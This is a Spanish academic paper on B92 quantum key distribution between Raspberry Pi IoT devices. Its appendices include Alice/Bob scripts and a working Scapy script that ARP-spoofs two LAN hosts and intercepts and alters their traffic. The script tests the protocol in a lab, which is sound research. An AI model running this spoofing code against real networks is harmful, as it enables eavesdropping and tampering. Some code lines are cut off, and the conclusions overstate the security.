        for bit in key:
                q = QuantumCircuit(1)
                if bit == 1:
                        q.h(0)
                vector = Statevector.from_instruction(q)
                qbit_key.append(vector.data.tolist())
        #Envia los statevectors como simulacion de envio de qubits
        send_qbits(conn, qbit_key)

        #Recibe de bob los indices de los bits que se usarán
        #Genera una nueva clave usando los que bob le ha asegurado
        final_key = new_key(conn, key)

        #Comprueban una serie de bits de control para evitar ataques
        must_restart = key_check(conn, final_key)

        if must_restart:
                print('Las claves no coinciden')
        else:
                save_key(final_key)
```

```
        conn.close()

def main():
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.bind(('0.0.0.0', 2220))
        server.listen(5)
        print('Esperando conexion de Bob...')

        conn, addr = server.accept()
        print('Bob conectado desde', addr)
        b92(conn) #Ejecutamos el protocolo B92

if __name__ == '__main__':
        main()
```

Anexo II: Protocolo B92 para Bob

```
#Para reconstruir los qubits
from qiskit import QuantumCircuit, transpile
#Para medir los qubits recibidos
from qiskit_aer import Aer
#Para realizar la conexion con Alice
import socket
import numpy as np
import json
from random import randint

def receive_qbits(s):
    buffer = ''
    while True:
        chunk = s.recv(4096).decode('utf-8')
        if not chunk:
            #Conexion cerrada antes de recibir mensaje completo
            break
        buffer += chunk
        if '\n' in buffer:
            line, _ = buffer.split('\n', 1)
            data = json.loads(line)
            qbit_array = [
```

```
                [complex(real, imag) for real, imag in vec] for vec in da
            ]
            return qbit_array
        return None

    def measure_qbits(qbit_key):
            indices = []
            key = []
            #Tomaremos los qubits a partir de los Statevectors
            for i, qbit in enumerate(qbit_key):
                    #Reconstruye el qubit
                    q = QuantumCircuit(1, 1)
                    q.initialize(qbit, 0)

                    #Medimos el qubit en un eje aleatorio entre Z y X
                    basis = randint(0, 1) #0 significa eje Z, 1 es eje X
                    if basis == 1:
                            q.h(0)

                    q.measure(0, 0)
                    sim = Aer.get_backend('qasm_simulator')
                    my_qbit = transpile(q, sim)
                    #Medimos solo 1 vez
                    job = sim.run(my_qbit, shots = 1)
                    result = job.result()
                    mes = result.get_counts()
                    bit_mes = max(mes, key = mes.get)
                    if basis == 0 and bit_mes == '1':
                            indices.append(i)
```

```
                key.append(1)
            elif basis == 1 and bit_mes == '1':
                indices.append(i)
                key.append(0)
        return indices, key


def key_check(s, key):
        #Eviamos 10 bits como control para comprobar si es segura
        num_check_bits = 10
        partial_key = []
        for i in range(num_check_bits):
            partial_key.append(key[i])

        s.sendall(json.dumps(partial_key).encode())

        must_restart = s.recv(1024).decode == 'True'
        return must_restart

def save_key(key):
        key_str = ''.join(str(bit) for bit in key)
        with open('key.txt', 'w') as file:
            file.write(key_str)



def b92(s):
        #Recibe los qbits de Alice
        qbit_key = receive_qbits(s)

        #Mide los qbits y genera la lista de indices y la clave
```

```
            indices, key = measure_qbits(qbit_key)

            #Envia el listado de indices de los bits que forman la clave
            s.sendall(json.dumps(indices).encode())

            #Comprueban una serie de bits de control para evitar ataques
            must_restart = key_check(s, key)
            if must_restart:
                    print('Las claves no coinciden')
            else:
                    save_key(key)

    def main():
            HOST = 'Alice_ip_adress'  #Direccion ip de Alice
            PORT = 2220 #Puerto que esta abierto para la conexion

            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                    s.connect((HOST, PORT))  #Bob se conecta a Alice
                    b92(s) #Se ejecuta el protocolo B92

    if __name__ == '__main__':
            main()
```

Anexo III: Script para la ejecución del ataque MiTM

```
from scapy.all import *
from scapy.layers.inet import IP, TCP
import threading
import time
import os
from qiskit import QuantumCircuit, transpile
from qiskit.quantum_info import Statevector
from qiskit_aer import Aer
import ast
from random import randint

# Global variables
processed_packets = set()

#La información clásica intercambiada sí se puede copiar y guardar.
def save(data):
    #Guardaremos los paquetes de indices de los bits que mantienen
    #Además de la clave parcial que comparten.
    try:
        data_str = ', '.join(str(data_piece) for data_piece in data)
```

```
            with open('data.txt', 'a') as file:
                file.write(data_str + '\n')
        except Exception as e:
            print(f'Exception error: {e}')
            pass
        return None

    def send_new_packet(original_packet, modified_qbits):
        #Copiamos y modificamos el paquete manteniendo los metadatos
        new_packet = original_packet.copy()
        nuevos_datos = modified_qbits.encode('utf-8')

        new_packet[Raw].load = nuevos_datos
        del new_packet[IP].chksum
        del new_packet[TCP].chksum

        #Reenviamos el paquete a su destinatario
        sendp(new_packet, iface = 'enp0s3')

    def codify_new_qbits(key_read):
        qbit_key = []
        for bit in key_read:
            q = QuantumCircuit(1)
            '''
            Si el bit original lo conociamos
            lo codificamos segun las reglas del protocolo
            '''
            '''
            Si no lo conociamos crearemos uno nuevo
```

```
            aleatorio y lo codificaremos
            '''
            if bit == 1:
                q.h(0)
            elif bit == -1:
                new_bit = randint(0, 1)
                if new_bit == 1:
                    q.h(0)
            vector = Statevector.from_instruction(q)
            qbit_key.append(vector.data.tolist())
        resend = [
            [[num.real, num.imag] for num in vec] for vec in qbit_key
        ]
        final_resend = str(resend)
        return final_resend

    def read_qubits(data):
        qubits = [
            [complex(real, imag) for real, imag in vec] for vec in data
        ]
        key_read = []

        for i, qubit in enumerate(qubits):
            #Reconstruimos los qubits
            q = QuantumCircuit(1, 1)
            q.initialize(qubit, 0)

            #Leemos los qubits en una base aleatoria
            basis = randint(0, 1)
```

```
            if basis == 1:
                q.h(0)
            q.measure(0, 0)
            sim = Aer.get_backend('qasm_simulator')
            my_qbit = transpile(q, sim)
            #Mediremos una unica vez
            job = sim.run(my_qbit, shots = 1)
            result = job.result()
            mes = result.get_counts()
            bit_mes = max(mes, key = mes.get)
            if basis == 0 and bit_mes == '1':
                key_read.append(1)
            elif basis == 1 and bit_mes == '1':
                key_read.append(0)
            else:
                '''Añadimos -1 donde no estamos completamente seguros
                cuál era el bit original'''
                key_read.append(-1)

        #Creamos la lista de qubits para enviarlos una vez interceptados
        save(key_read)
        qbit_key_resend = codify_new_qbits(key_read)
        return qbit_key_resend

    def get_mac(ip, interface):
        #Tomaremos la dirección MAC de Alice y Bob a partir de sus IP
        arp_request = ARP(pdst=ip)
        ether = Ether(dst="ff:ff:ff:ff:ff:ff")
        packet = ether/arp_request
```

```
    result = srp(packet, timeout=3, iface=interface, verbose=0)[0]
    result.summary()
    if result:
        return result[0][1].hwsrc
    return None

def arp_spoof(target_ip, target_mac, gateway_ip, gateway_mac, interfac
    #Ejecutamos el ataque ARP para interceptar el trafico
    print(f"Comenzando ARP Spoofing entre {target_ip} y {gateway_ip}"

    if not target_mac or not gateway_mac:
        print("Fallo al obtener las direcciones MAC. Saliendo")
        return

    try:
        while True:
            send(
                ARP(op=2,
                    pdst=target_ip,
                    psrc=gateway_ip,
                    hwdst=target_mac),
                iface=interface, verbose=0
                )
            send(
                ARP(op=2,
                    pdst=gateway_ip,
                    psrc=target_ip,
                    hwdst=gateway_mac),
```

```
                iface=interface, verbose=0
                )
            time.sleep(2)

    except KeyboardInterrupt:
        print("\nDeteniendo␣ARP␣Spoofind")

def packet_callback(packet):
    #Interceptamos el trafico entre las direcciones IP de Alice y Bob
    direction1 = (packet[IP].src == '192.168.18.153'
                  and packet[IP].dst == '192.168.18.139')
    direction2 = (packet[IP].src == '192.168.18.139'
                  and packet[IP].dst == '192.168.18.153')
    host = direction1 or direction2
    if IP in packet and TCP in packet and host:
        if IP in packet and TCP in packet and Raw in packet:
        # Crearemos un identificador único para cada paquete
            packet_id = (
                packet[IP].src,
                packet[IP].dst,
                packet[TCP].sport,
                packet[TCP].dport,
                packet[TCP].seq
            )
            if packet_id in processed_packets:
                return None
            processed_packets.add(packet_id)

            # Tomaremos el paquete original
```

```
            data = packet[Raw].load

            try:
                #No nos interesarán los paquetes sin información
                data_text = data.decode('utf-8', errors='ignore')
                if not data_text.strip():
                    return packet

                try:
                    data = ast.literal_eval(data_text)

                    try:
                        if len(data[0]) > 1:
                            modified_qubits = read_qubits(data)
                            send_new_packet(packet, modified_qubits)
                    except Exception as e:
                        save(data)
                        return packet
                except Exception as e:
                    print(f'Exception error: {e}')
                    pass
            except Exception as e:
                print(f"Error modifying packet: {e}")
                return packet
        return packet

def start_sniffing(interface):
    #Sniffing del trafico de la red
    try:
```

```
            # Sniff both directions of the conversation
            sniff(
                iface=interface,
                filter="tcp",
                prn=packet_callback,
                store=0
                )
        except Exception as e:
            print(f"Sniffing error: {e}")

if __name__ == "__main__":
    interface = "enp0s3"
    target_ip = "192.168.18.139"  # Client
    target_mac = get_mac(target_ip, interface)
    server_ip = "192.168.18.153"  # Server
    server_mac = get_mac(server_ip, interface)

    # Enable IP forwarding
    os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
    print("IP forwarding enabled")

    # Start ARP spoofing
    spoof_thread = threading.Thread(
        target=arp_spoof, args=(
            target_ip,
            target_mac,
            server_ip,
            server_mac,
            interface
```

```
        )
    )
    spoof_thread.daemon = True
    spoof_thread.start()

    try:
        start_sniffing(interface)
    except KeyboardInterrupt:
        print("\nStopping␣MITM...")
        os.system("echo␣0␣>␣/proc/sys/net/ipv4/ip_forward")
        print("Cleanup␣completed")
```

Implementación de protocolos cuánticos de seguridad en dispositivos IoT

Raul Martinez Pavon Universidad Internacional de la Rioja, Logroño

Palabras clave: Ciberseguridad, Protocolos QKD, BB84, B92, IoT, Computación cuántica, Criptografía.

Resumen

Con el avance en todo el mundo de la digitalización, vivimos en un entorno repleto de objetos conectados a la red, desde ordenadores y móviles hasta televisiones pasando por electrodomésticos más simples. Todos estos dispositivos forman el conocido como Internet de las cosas o IoT, por sus siglas en ingles. La idea tras este trabajo es establecer un marco de referencia para la implementación de protocolos de distribución cuántica de claves, QKD, con el objetivo de hacer uso de la computación cuántica para establecer unas comunicaciones cifradas y seguras entre dispositivos. Nos enfocaremos en la implementación de estos protocolos en dispositivos de baja potencia computacional como lo son los electrodomésticos o aparatos más sencillos como enchufes inteligentes. Probaremos, por último, la eficacia de estos protocolos ejecutando ataques del tipo Man-in-the-Middle, MiTM y comprobaremos que efectivamente son protocolos que proporcionan una protección completa frente a estos ataques.

1. Introducción

El IoT es una red global de dispositivos interconectados entre si de forma directa o a través de la nube (TechTarget Contributor, 2023). Los objetos dentro de esta red del IoT, también llamados objetos inteligentes (IBM Corporation, 2023), engloban desde los más evidentes, como lo son ordenadores o teléfonos, hasta aparatos electrónicos que son, a priori, más sencillos, pero que almacenan, comparten y procesan datos, como las camaras de seguridad, o termostatos.

Sabemos desde hace mucho tiempo que cualquier dispositivo que esté conectado a la red es susceptible de convertirse en objetivo de un ataque, ya sea con el fin de robar datos o con el objetivo de controlar estos dispositivos para otro fin. Por eso, en aparatos más complejos como los ordenadores las vulnerabilidades están muy

protegidas pero en aparatos más sencillos o simplemente más económicos, la inversión en su desarrollo no es tan alta por lo que están más expuestos a ser objetos de este tipo de ataques.

Uno de los casos más mediáticos en los que se aprovecharon de una brecha de seguridad en este tipo de dispositivos es en el caso del malware, Mirai (Krebs, 2016). Mirai trataba de conectarse a dispositivos alrededor de todo el mundo para poder instalar una serie de código y hacer que estos dispositivos formaran parte de su botnet (Goel et al., 2004). De esta forma, podía controlar todos los dispositivos dentro de esta red y hacer que realicen miles de peticiones a un servidor en concreto realizando así un ataque DDoS con el fin de colapsar el servidor objetivo (Cloudflare, 2025a).

Con el crecimiento en desarrollo y utilización de este tipo de dispositivos inteligentes por un lado se han revisado este tipo de brechas de seguridad y se han tratado de mitigar al máximo, sin embargo, los ciberdelincuentes (University, 2024) han seguido buscando otro tipo de brechas para poder explotar estas vulnerabilidades en los dispositivos del IoT.

La computación cuántica puede ser especialmente útil y el uso de protocolos de distribución cuántica de claves, QKD (TechTarget, 2025) como lo son los protocolos BB84 o B92 pueden ayudar a generar claves completamente seguras para poder establecer unas comunicaciones encriptadas entre los dispositivos de forma que los ciberdelincuentes no puedan leer la información que se comparte a través de la red.

2. Estado del Arte

En todas las funciones que realiza un ordenador, la criptografía esta involucrada(IBM, 2024), necesitamos que todas las comunicaciones de cualquier tipo que realiza un dispositivo estén cifradas. Por esto mismo, actualmente se utiliza el estándar de la criptografía RSA(CertSuperior, 2024) basada en el cifrado de los mensajes mediante una clave asimétrica, es decir, la clave de cifrado y decodificación no es la misma, aunque están relacionadas por diversos procesos matemáticos. La seguridad de estas claves se basa en el problema de la descomposición en factores primos. Estas claves tienen una longitud de unos 2000 bits, por esto mismo, los computadores actuales no son capaces de romper estos protocolos dado que tardarían siglos en realizar los cálculos necesarios. Sin embargo, la computación cuántica y algoritmos como el de Shor (1994) pueden realizar estos cálculos en una cantidad de tiempo razonable, por lo que todos estos sistemas vuelven a ser completamente vulnerables.

Para proteger la información podemos emplear distintos protocolos para generar las

claves haciendo uso de la computación cuántica, como el protocolo B92 (Bennett, 1992), por lo que la seguridad no dependerá de la complejidad matemática del encriptado, sino de la naturaleza misma de la información.

2.1. Protocolo B92

El protocolo B92 nace como mejora del protocolo original de uno de sus creadores como mejora del algoritmo original, BB84 (Bennett & Brassard, 1984), simplificando la ejecución del mismo. Los dos interlocutores, Alice y Bob, podrán generar una clave completamente segura a traves del envio de cúbits codificados en dos estados no ortogonales, como lo son el estado $|0\rangle$ y el $|+\rangle$, (Guillén & Gasca, 2006).

Primero Alice generará una clave inicial, una serie de bits aleatorios de una longitud acordada inicialmente. Tras esto codificará y enviará a Bob una serie de cúbits a través del canal cuántico siguiendo la siguiente regla: Si el bit original es un 0 se enviará el estado$|0\rangle$ mientras que si el bit original es un 1, Alice, enviará el estado $|+\rangle$.

De esta forma Bob recibirá los cúbits y los medirá eligiendo aleatoriamente una Base para medir el cúbit entre el eje X y el eje Z. Si Bob elige el eje Z y obtiene un resultado de 0, el cúbit original podría estar en $|0\rangle$ o haber colapsado desde el estado $|+\rangle$, mientras que si mide 1, este resultado solo ha podido venir del colapso del estado $|+\rangle$, por lo que el bit original era un 1. De la misma forma, si Bob elige el eje X y mide un 0, el cúbit podría estar en $|+\rangle$ o haber colapsado desde el estado $|0\rangle$, mientras que si mide 1, este solo podría haber resultado del colapso del estado $|0\rangle$ por lo que el bit original era un 0.

Siguiendo esta lógica Bob construirá una nueva clave binaria y guardará las posiciones de los cúbits de los que ha podido medir el resultado 1. Esta lista de índices al igual que una parte de la clave nueva la enviará a Alice. Ahora, Alice, tomará de la clave original solo los bits según las posiciones que le ha comunicado Bob y comparará esta nueva clave con la clave de control que le ha enviado Bob. Si ambas claves de control coinciden la clave generada es completamente segura. En caso de la existencia de un atacante, Eve, las claves de control no coincidirán dado que, Eve, al intentar leer los cúbits ha modificado su estado y provocado el colapso de ellos dejando huella.

3. Simulaciones realizadas

3.1. Ejecución del protocolo B92 y ataque MiTM

Para poder crear las simulaciones para comprobar si el protocolo B92 es realmente efectivo, se ha utilizado dos Raspberry Pi modelo 3B (Raspberry Pi Foundation, 2016) a las que hemos instalado un sistema operativo

basado en la distribución Debian de Linux (Raspberry Pi Foundation, 2025a), (Raspberry Pi Foundation, 2025b).

Además, se ha necesitado instalar los paquetes de qiskit (IBM Quantum, 2025) y qiskit-aer (Qiskit Development Team, 2025) para poder simular la codificación y lectura de los cúbits involucrados. La conexión entre las dos Raspberrys, que llamaremos Alice y Bob, se ha realizado mediante el paquete socket de python, que nos permite realizar conexiones y comunicaciones entre dispositivos de una misma red LAN (Cloudflare, 2025b). Abriremos el puerto 2220 de en la dirección IP local de Alice para que Bob pueda realizar la conexión.

Una vez hemos realizado la conexión podremos ejecutar el protocolo B92 siguiendo los pasos ya comentados obteniendo un archivo de texto en cada uno de los dispositivos de Alice y Bob en el que hemos guardado las claves finales para, de este momento en adelante, poder cifrar las comunicaciones entre ellos.

Tras probar que el protocolo se ejecuta correctamente hemos realizado una simulación de un ataque MiTM (Keeper Security, Inc., 2023) para crear la presencia de Eve como posible atacante en la red. Para ello se ha utilizado una máquina virtual haciendo uso de la aplicación VirtualBox (Oracle Corporation, 2023) instalando el sistema operativo Ubuntu (Canonical Ltd., 2023), creando un sistema de laboratorio aislado del sistema Windows 11 anfitrión. Además hemos necesitado instalar los paquetes de qiskit y qiskit-aer para poder realizar las simulaciones cuánticas necesarias, así como el paquete Scapy (Biondi et al., 2023) que hemos utilizado para interceptar los paquetes de información que circulan por la red entre Alice y Bob.

Tras ejecutar primeramente el protocolo,

Figura 1: *Paquete Scapy en la terminal de Ubuntu en VirtualBox*

hemos podido obtener una clave guardada en el archivo key.txt que, al no haber presencia de ningún atacante ambas claves coinciden a la perfección por lo que las comunicaciones podrían cifrarse sin problema.

Sin embargo, en el momento que ejecutamos el script de Eve como atacante, por lo que estamos tratando de leer los cúbits que circulan entre Alice y Bob, y por tanto, los estamos manipulando, las claves final y original no coinciden por lo que el protocolo nos alerta que el canal de comunicación ha sido comprometido y se debe reiniciar el protocolo hasta poder crear una clave que sí sea

Figura 2: *Comunicación establecida sin presencia de atacante.*





Figura 3: *Comunicación establecida con la presencia de Eve.*



segura y no haya sido interceptada por ningún atacante.

3.2. Implementación física de una red cuántica

Para poder implementar este tipo de tecnologías para proteger nuestra privacidad del día a día necesitamos incluir en nuestras redes dos factores imprescindibles. Por un lado necesitamos una serie de procesadores que sean capaces de poder generar, codificar, enviar, recibir y medir los cúbits codificados para poder establecer la clave secreta para el cifrado. En la actualidad existen soluciones como el Sceptre-Duo de HEQA-Sec (2024) que son capaces de realizar estas tareas. Sin embargo, las soluciones actuales, por tamaño y recursos necesarios para su utilización están diseñados y fabricados para ser implementados en la industria, en centros de datos o centros de servidores donde el tamaño y la potencia necesaria no es un impedimento. Sin embargo, para poder implementar este tipo de protocolos en la tecnología de consumo, para usuarios promedios se requiere poder reducir sobre todo, el tamaño de los procesadores cuánticos.

Por otro lado, es necesario la instalación de una red cuántica, un medio por el que poder propagar los cúbits de un dispositivo como

Alice a otro dispositivo como Bob. La solución actual más prometedora es la computación cuántica con fotones. Este tipo de cúbits tienen dos ventajas principales, por un lado no requieren temperaturas criogénicas como otros tipos por lo que son ideales para entornos no controlados como los domicilios de los usuarios. Además la instalación actual de fibra óptica de internet es aprovechable para realizar la transmisión de cúbits entre dispositivos.

Sin embargo, para que se pueda hacer efectiva realmente la implementación de estas tecnologías en la vida diaria es necesario, principalmente, solucionar los diferentes desafíos actuales de la computación cuántica en relación a la decoherencia y los algoritmos de detección de errores. Por otro lado, es también necesaria una educación a nivel social en torno a este tipo de dispositivos dado que el desconocimiento de la población puede provocar el rechazo de estas tecnologías que, como hemos visto, pueden ser de gran utilidad para poder proteger los datos de carácter privado.

4. Conclusiones

Hemos podido ver la gran importancia de la computación cuántica así como la implementación de protocolo cuánticos de seguridad en el ámbito de la ciberseguridad y la información actual. La seguridad informática actual se basa en complejos problemas matemáticos que un ordenador moderno no puede resolver, sin embargo un ordenador cuántico puede romper este tipo de barreras de seguridad pudiendo así ganar acceso a toda la información de la red. Aun así, hemos visto que al igual que la computación cuántica es un problema para la seguridad informática de hoy, también es su solución. Hemos visto cómo el uso de protocolos cuánticos de seguridad como lo es B92 proporcionan una barrera que no se basa en la complejidad del protocolo sino que es la naturaleza misma de los cúbits la que proporciona la seguridad a las claves que se generan haciendo uso de estos algoritmos.

Hemos visto a través de las simulaciones cómo, efectivamente, estos protocolos de seguridad son realmente efectivos contra los ataque del tipo MiTM dado que una simple comparación entre la información enviada y recibida asegura completamente a los interlocutores que si la información coincide es una confirmación definitiva que el canal de comunicación es completamente seguro ya que si estuviera mínimamente comprometido la información recibida seria totalmente diferente por lo que el intruso es fácilmente detectable.

Además hemos podido indagar en la posibilidad actual de poder implementar físicamente estos sistemas de criptografía cuántica y, aunque, a día de hoy, estos dispositivos es-

tán pensados para ser instalados en centros de datos e instalaciones similares, el desarrollo continuo de estos instrumentos permite que en un futuro, si se ha podido reducir el tamaño de los procesadores, como característica principal, puedan ser implementados dentro de dispositivos de consumo como ordenadores actuales, u objetos inteligentes como electrodomésticos modernos.

Referencias

Bennett, C. H. (1992). Quantum cryptography using any two nonorthogonal states. *Phys. Rev. Lett.*, 3121-3124.

Bennett, C. H., & Brassard, G. (1984). Quantum cryptography: Public key distribution and coin tossing. *Theoretical Computer Science*.

Biondi, P., et al. (2023). *Scapy: the Python-based interactive packet manipulation program & library*. Consultado el 4 de agosto de 2025, desde https://scapy.net/

Canonical Ltd. (2023). *Download Ubuntu Desktop*. Consultado el 1 de septiembre de 2025, desde https://ubuntu.com/download

CertSuperior. (2024). *¿Qué es la criptografía RSA?* Consultado el 7 de mayo de 2025, desde https://www.certsuperior.com/que-es-la-criptografia-rsa/

Cloudflare. (2025a). *¿Qué es un ataque DDoS?* [Centro de aprendizaje de Cloudflare]. Consultado el 21 de abril de 2025, desde https://www.cloudflare.com/es-es/learning/ddos/what-is-a-ddos-attack/

Cloudflare. (2025b). *¿Qué es una LAN (red de área local)?* Consultado el 16 de junio de 2025, desde https://www.cloudflare.com/es-es/learning/network-layer/what-is-a-lan/

Goel, S., Baykal, A., & Pon, D. (2004). Botnets: The Anatomy of a Case. En *Security in the Information Society: Visions and Perspectives*. University at Albany, Center for Information Forensics; Assurance.

Guillén, E. P., & Gasca, J. J. N. (2006). Ciencia e Ingeniería Neogranadina. Universidad Militar Nueva Granada.

HEQA-Sec. (2024). *Sceptre-Duo*. Consultado el 15 de mayo de 2024, desde https://heqa-sec.com/sceptre-duo/

IBM. (2024). *¿Qué es la criptografía cuántica segura?* Consultado el 7 de mayo de 2025, desde https://www.ibm.com/es-es/topics/quantum-safe-cryptography

IBM Corporation. (2023). *What is the Internet of Things (IoT)?* IBM. Consultado el 20 de abril de 2025, desde https://www.ibm.com/think/topics/internet-of-things

IBM Quantum. (2025). *Qiskit: Open-source quantum computing software*. Consultado el 18 de mayo de 2025, desde https://www.ibm.com/quantum/qiskit

Keeper Security, Inc. (2023). *Man-in-the-Middle Attacks (MITM)*. Consultado el 2 de agosto de 2025, desde https://www.keepersecurity.com/es_ES/threats/man-in-the-middle-attacks-mitm.html

Krebs, B. (2016). *New Mirai Worm Knocks 900K Germans Offline*. Krebs on Security. Consultado el 20 de abril de 2025, desde https://krebsonsecurity.com/2016/11/new-mirai-worm-knocks-900k-germans-offline/

Oracle Corporation. (2023). *Oracle VM VirtualBox*. Consultado el 1 de septiembre de 2025, desde https://www.virtualbox.org/

Qiskit Development Team. (2025). *Qiskit Aer: High performance quantum computing simulation*. Consultado el 18 de mayo de 2025, desde https://qiskit.github.io/qiskit-aer/

Raspberry Pi Foundation. (2016). *Raspberry Pi 3 Model B*. Consultado el 18 de mayo de 2025, desde https://www.raspberrypi.com/products/raspberry-pi-3-model-b/

Raspberry Pi Foundation. (2025a). *Raspberry Pi OS - The official operating system for all models of the Raspberry Pi*. Consultado el 5 de septiembre de 2025, desde https://www.raspberrypi.com/software/operating-systems/

Raspberry Pi Foundation. (2025b). *Raspberry Pi OS – Operating System*. Consultado el 18 de mayo de 2025, desde https://www.raspberrypi.com/software/

Shor, P. W. Algorithms for Quantum Computation: Discrete Loragithms and Factoring. En: En *Proceedings 35th Annual Symposium on Foundations of Computer Science*. 1994.

TechTarget. (2025). *Quantum key distribution (QKD)*. Consultado el 14 de junio de 2025, desde https://www.techtarget.com/searchsecurity/definition/quantum-key-distribution-QKD

TechTarget Contributor. (2023). *Internet of Things (IoT)*. TechTarget. Consultado el 20 de abril de 2025, desde https://www.techtarget.com/iotagenda/definition/Internet-of-Things-IoT

University, M. (2024). *¿Qué es un ciberdelincuente?* Consultado el 7 de mayo de 2025, desde https://msmk.university/ciberdelincuente/